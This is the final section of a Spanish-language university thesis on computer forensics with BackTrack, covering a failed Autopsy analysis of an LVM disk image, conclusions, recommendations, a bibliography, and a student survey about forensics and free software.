Se creó sin problemas la imagen en un tiempo de 5 horas. Pero a la hora de analizar con el Autopsy se encontró con el mismo problema, que no reconoce el sistema de archivos lvm.

Debido a la falta de soporte de backtrack 4 r2 al sistema de archivos lvm, y para no contaminar el disco duro las pruebas de preservación no se siguieron. Porque la imagen se podría crear con el disco duro montado, pero se corre el riesgo de una alteración en lo datos no deseada.

VII. Conclusiones

- La configuración básica permite ver las versiones de los servicios del servidor.
- La configuración básica en los servidores web no ofrecen la seguridad necesaria ante intrusiones.
- Backtrack no soporta el sistema de archivo LVM (Logical Volume Manager).
- Se requiere obtener otras fuentes de información para poder usar las herramientas de ataque.
- Las herramientas de rastreo de datos para la intrusión son efectivas.
- Nessus no está incluido en Backtrack.
- El ambiente controlado de un servidor y dos clientes no permite realizar ataques de denegación de servicios distribuidos.
- El conocimiento de la computación forense dentro de la carrera de computación es mínimo, por tanto el uso de herramientas como Backtrack es desconocido
- El termino delito informático no es desconocido para el estudiante de carrera de computación
- Se encontró mayor población joven de género femenino en la carrera de computación.

VIII. Recomendaciones

- Crear una política de contraseña de usuario con al menos de 10 caracteres incluyendo signos, mayúsculas, minúsculas, y números.
- Aumentar la enseñanza del software libre en la carrera de computación.
- Una configuración avanzada en servidores web es más eficiente contra delitos informáticos.

IX. Bibliografía

- Cano, J. (2009). *Computación forense, Descubriendo los rostros informáticos*. 1ra edición. Editorial Alfa y Omega. México, D, F.

- Dhanjavi, N. (2004). *Claves hackers en Linux y UNIX*. 1ra edición. Editorial Mc Graw-Hill. México, D, F.

- Hernández, R., Collado, C. & Lucio, B. (2006). *Metodología de la investigación*. 4ta edición, Editorial Mc Graw Hall Interamericana. México, D.F.

- Kurose, J.F. &Ross, K.W (2004). Redes de computadoras, un enfoque descendente basado en Internet. 2da edición. Editorial Pearson Educación S.A. Madrid, España.

- Sequeira, V. & Cruz, A. (1994). *Investigar es fácil*. Editorial El Amanecer S.A. UNAN-Managua.

- Tanenbaum, A. (2003). *Redes de computadoras.* 4ta edición. Editorial Pearson Educación. México, D,F.

A. Biblioweb

Caballero, Alonso (2007) “Libro virtual, Autopsy en español”. http://www.redes.com/archivos/autopsy-redes.pdf (Extraído 14/05/11)

Tenable Network Security (2011) “Nessus, Uso de Nessus para escaneo de vulnerabilidades”.http://www.tenable.com/products/nessus/documentation (Extraído 10/03/11)

Ubuntu.com (2010) “Ubuntu Server Guide” https://help.ubuntu.com/10.04/serverguide/C/serverguide.pdf(Extraído 23/10/2010)

The Backtrack Wiki (2010) “Backtrack” http://www.backtrack-linux.org/wiki/index.php/Main_Page (Extraído 27/11/2010)

T wiki (2008) “Webmin” http://doxfer.webmin.com/Webmin/Modules (06/11/10)

Acurio, Santiago “DelitosInformaticos”
www.oas.org/juridico/spanish/cyb_ecu_delitos_inform.pdf
Analisis Forenses http://www.wikipedia.org/wiki/Computacion_forense/
Servidores http://www.wikipedia.org/wiki/Servidor/
Dns http://www.wikipedia.org/wiki/Dns
Dhcp http://www.wikipedia.org/wiki/Dhcp
Apache http://www.wikipedia.org/wiki/Servidor_Web_Apache

X. Anexos

A. Anexo A

A.1. Encuesta

Encuesta sobre el grado de conocimiento de computación forense, software libre y la distribución Backtrack. Toda la información que usted suministre se usará únicamente con fines estadísticos. Gracias por brindarnos unos minutos de su tiempo.

Género: 1. Masculino 2. Femenino

Profesión: _____

Edad: a. Menor de 20 años b.20 a 25 años c. 26 a 30 años d. 31 a más

P01. ¿Usted tiene conocimiento sobre la Computación Forense?

1. Sí 2. No (Pase a P03)

P02. ¿Qué tanto conoce sobre el tema?

1. Poco 2. Mucho 3. Nada

P03. ¿Usted ha escuchado o leído sobre delitos informáticos?

1. Sí 2. No (pase a p05)

P04. ¿Conoce alguna herramienta de software que se utilice en la investigación de delitos informáticos?

1. Sí 2. No

P05. Usted tiene conocimiento de lo que es software libre?

1. Sí 2. No (pase a P12)

P06. ¿Usted conoce alguna distribución de software libre?

1. Sí P07. ¿Qué distribución conoce?

1. Debian 2. Red hat 3. Backtrak 4. Fedora 5. Ubuntu 6. Suse

7. Otros_____

2. No (pase a P12)

P08. Ha escuchado o leído sobre la distribución Back track?

1. Sí 2. No (pase a P12)

P09. ¿Qué tanto conoce sobre Back Track?

1. Poco 2. Mucho 3. Nada

P10. ¿Ha utilizado alguna vez la distribución Back Track?

1. Sí 2. No

P11. ¿Qué tan eficiente ha sido esta distribución de software libre para usted? Utilizando la escala de 6 a 10 donde 6 es Deficiente y 10 muy Eficiente.

6 7 8 9 10

P12. ¿A qué se debe que haya poca información sobre el tema de software libre?

1. Poca enseñanza sobre el tema en la carrera de computación
2. No hay mucha documentación sobre el tema
3. Poco interés
4. Otros_____

P13. Que debería de hacerse para que haya más información sobre estos temas?

_____

B. Anexo B

B.1. Gráfico 1

B.2. Gráfico 2

B.3. Gráfico 3

B.4. Gráfico 4

B.5. Gráfico 5

B.6. Gráfico 6

Gráfico 7

B.7. Gráfico 8

B.8. Gráfico 9

B.9. Gráfico 10